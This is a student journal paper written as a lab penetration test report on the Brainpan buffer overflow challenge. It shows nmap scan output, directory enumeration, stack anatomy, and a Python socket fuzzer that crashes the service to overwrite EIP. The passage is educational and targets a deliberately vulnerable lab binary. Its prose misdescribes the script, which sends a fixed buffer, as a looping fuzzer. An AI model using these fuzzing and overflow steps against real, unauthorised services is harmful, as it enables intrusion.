Available Online at www.ijcsmc.com

International Journal of Computer Science and Mobile Computing

A Monthly Journal of Computer Science and Information Technology

ISSN 2320–088X
IMPACT FACTOR: 7.056

IJCSMC, Vol. 10, Issue. 6, June 2021, pg.20 – 37

Buffer Overflow

Bhushan Waje[1]; Vishal Belbase[2]; Tauhid Chaudhari[3]; Tej Rathi[4]; Assistant Prof. Umesh Pawar[5]

[1]Department of Computer Science, Sandip University, India
[2]Department of Computer Science, Sandip University, India
[3]Department of Computer Science, Sandip University, India
[4]Department of Computer Science, Sandip University, India
[5]Department of Computer Science, Sandip University, India

[1] Waje.bhushan@gmail.com, [2] vishalmbelbase@gmail.com, [3] tauhidchaudhari.7862@gmail.com, [4] tejjrathi@gmail.com, [5] umesh.pawar@sandipuniversity.edu.in

DOI: 10.47760/ijcsmc.2021.v10i06.003

Abstract- Buffer overflow is the most common type or form of cyber security vulnerability in the last ten years. Buffer over flow is the vulnerability of remote network penetration area vulnerabilities, where a hacker, Attacker or anonymous user can have the gain or control of a host. Buffer over flow vulnerability can be effectively be eliminated, the big part of the serious security threats would be removed. In this paper, we learn, what is buffer over flow vulnerability, what are the methodology, what are the steps to exploit the buffer over flow vulnerability.

Keyword—Brain pan ios, Kali Linux, Buffer over flow, python code, shell code, metasploit exploit, OWASP Dir buster

I. INTRODUCTION

The penetration test report contains all efforts that were conducted. This report will be graded from a standpoint of correctness and fullness to all aspects of the exercise. The purpose of this report is to ensure that the reader has a full understanding of penetration testing methodologies as well as the technical knowledge to Exploit the machines.

A. Objective

The objective of this assessment is to perform an internal penetration test against the machines given by the college. We are tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how we start from beginning to end, including the overall report. There are three system requiring penetration test.

i. Buffer Overflow (Brain pan)
ii. Web application Penetration Test(demo.testfire.net)
iii. CVE 2012-6081(Arbitrary File upload)

B. Requirements

We will do a penetration test and create report along with mitigation to the same i.e exploits which will be discovered during the test. Following piece of document will be available for the Industry/ Company/ Corporate network to fix their infrastructure.

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

II. HIGH-LEVEL SUMMARY

We were tasked with performing an internal penetration test towards given Lab. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate in the internal Lab systems. Our overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, we were able to gain access to multiple machines, primarily due to outdated and poor security configurations as well as poor security implementations. During the testing, We had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.32.230
- 192.168.56.102
- demo.testfire.net

A. Recommendations

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

III. METHODOLOGIES

We utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Lab environments is secured. Below is a breakout of how we were able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

A. Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, we were tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

- 10.10.32.230
- 192.168.56.102
- demo.testfire.net

B. Scanning

1. The system resides on IP 10.10.32.230 lets scan the system to find the services running on the system. Let's perform an nmap scan on this.

2. Below are the results of the nmap scan, where port 9999 and http running on 10000 were detected.

```
C:\home\v\Documents\brainpan> nmap -A -T4 10.10.32.230
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-16 21:35 UTC
Nmap scan report for 10.10.32.230
Host is up (0.39s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
9999/tcp  open  abyss?
| fingerprint-strings:
|   NULL:
|     _| _|
|     _|_|_| _| _|_| _|_|_| _|_|_| _|_|_| _|_|_| _|_|_|
|     _|_| _| _| _| _| _| _| _| _| _| _| _|
|     _|_|_| _| _|_|_| _| _| _| _|_|_| _|_|_| _| _|
|     [______________________ WELCOME TO BRAINPAN _______________________]
|_    ENTER THE PASSWORD
10000/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.3)
|_http-server-header: SimpleHTTP/0.6 Python/2.7.3
|_http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
 https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9999-TCP:V=7.91%I=7%D=11/16%Time=5FB2F0B5%P=x86_64-pc-linux-gnu%r(N
SF:ULL,298,"_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\n_\|_\|_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|\x20\x20\x20\x20_\|_\|_\
```

<<nmap -A -T4 10.10.32.230>>

C. Penetration

The penetration testing portions of the assessment focus heavily on gaining access to the given system.


- System IP: 10.10.32.230

D. Service Enumeration


The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.32.230	TCP: 9999(server),1000(python server)
	UDP: N/A


1. Let's start to dig what is inside the given target. Start with http one, If we visit that website, we can see following It is just a website running on the server given




2. If we view source to read the source code of data, we see this is just the image embedded in the webpage.



3. We started Dirbuster at the back end as well and found a bin directory in which we can see that an .exe named brainpan is present.



4. We Found following directory




5. Since it is an .exe file, we need to evaluate the file in my Windows 7 lab machine.


```
C:\home\v\Documents\brainpan> file brainpan.exe
brainpan.exe: PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows
C:\home\v\Documents\brainpan>
```

6. After running that file in the windows 7 we found out that it is the server running in the port 9999 on the system given for penetration testing. Below is when we try to connect to the given machine on port 9999

7. Download brainpan.exe and drop it to the Windows 7 lab machine. Below we can see that brainpan.exe is running and waiting for connection on port 9999.



8. It is a server running and accepting password. But there's a problem that this buffer/input doesn't have any limit and is accepting too many characters and may cause bufferoverflow.




9. We wrote a python script to inject many characters as we want but it gives us rough estimate what is size of buffer. Now we run the vulnerable server in the windows and attach its process to the debugger in our case to the Immunity Debugger and try to find the Buffer size to point to the ip.

Vulnerability Explanation: Before Starting with buffer overflow we will first know how the buffer works to overflow it.


i. Introduction
ii. Spiking
iii. Fuzzing
iv. Finding The Offset
v. Overwriting the EIP
vi. Finding Bad Characters
vii. Finding the Right Module
viii. Generating Shellcode and Gaining Shells

Introduction: Anatomy of the stack: When we look into the memory stack, we will find 4 main components:


a). The 4 components above actually sit in order from top to bottom.



b). For the scope of this tutorial, we really need to be concerned with buffer space and the EIP. Buffer space is used as a storage area for memory in some coding languages. With proper input sanitation, information placed into the buffer space should never travel outside of the buffer space itself. Another way to think of this is that information placed into the buffer space should stop at the EBP as such.



c). The above example, you can see that a number of A's (x41) were sent to the buffer space, but were correctly sanitized. The A's did not escape the buffer space and thus, no buffer overflow occurred. Now, let's look at an example of a buffer overflow:



d). Now, the A's have completely escaped the buffer space and have actually reached the EIP. This is an example of a buffer overflow and how poor coding can become dangerous. If an attacker can gain control of the EIP, he or she can use the pointer to point to malicious code and gain a reverse shell. Now lets put that in practice .

10. The first step in any buffer overflow is fuzzing. Fuzzing allows us to send bytes of data to a vulnerable program growing iterations, in hopes of overflowing the buffer space and overwriting the EIP. First, let's write a simple Python fuzzing script on our Kali machine. Your script should look like this:

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = 'A' * 1000

try:
      print "sending evil buffer... "
      s.connect(('192.168.56.101',9999))
      data = s.recv(1024)
      s.send(buffer + '\r\n')
      print "\nDone!"

except:
      print "Count not connect to Brain!"
```


The code does the following:

1. Sets the variable "buffer" equal to 100 A's.

2. Performs a while loop, sending each increasing iteration of A's to server and stopping when Server crashes.


3. It should be noted that the IP you use will be the Windows machine that is running Server, that Server runs on port 9999 by default. To see the command in action, open up Server and play around for a little bit.

4. Once you have your code written, load up Server and Immunity Debugger as administrator (very important). In Immunity Debugger, click on File > Attach and select brainpan.exe. Finally, let's execute our script and see what happens



11. All of the registers have been overwritten by 41 (hex for A)(first diagram). This means that we have a buffer overflow vulnerability on our hands and we have proven that we can overwrite the EIP. At this point, we know that the EIP is located somewhere between 1 and 900 bytes, but we are not sure where it's located exactly. What we need to do next is figure out exactly where the EIP is located (in bytes) and attempt to control it.

*Note: In some instances, Server will not crash, but Immunity *will* pause, which indicates a crash. In this instance, you may 1) have to hit "Ctrl + C" to stop the fuzzing script and 2) not have all registers overwritten by "A"'s. This is okay as long as your program crashed and you have a general idea as to how many bytes were send



12.Now we will find the offset, So, now that we know we can overwrite the EIP and that the overwrite occurred between 1 and 900 bytes (let's use 1000 moving forward for a little extra padding), we can use a couple of Ruby tools called Pattern Create and Pattern Offset to find the exact location of the overwrite.

Pattern Create allows us to generate a cyclical amount of bytes, based on the number of bytes we specify. We can then send those bytes to Server, instead of A's, and try to find exactly where we overwrote the EIP. Pattern Offset will help us determine that soon.

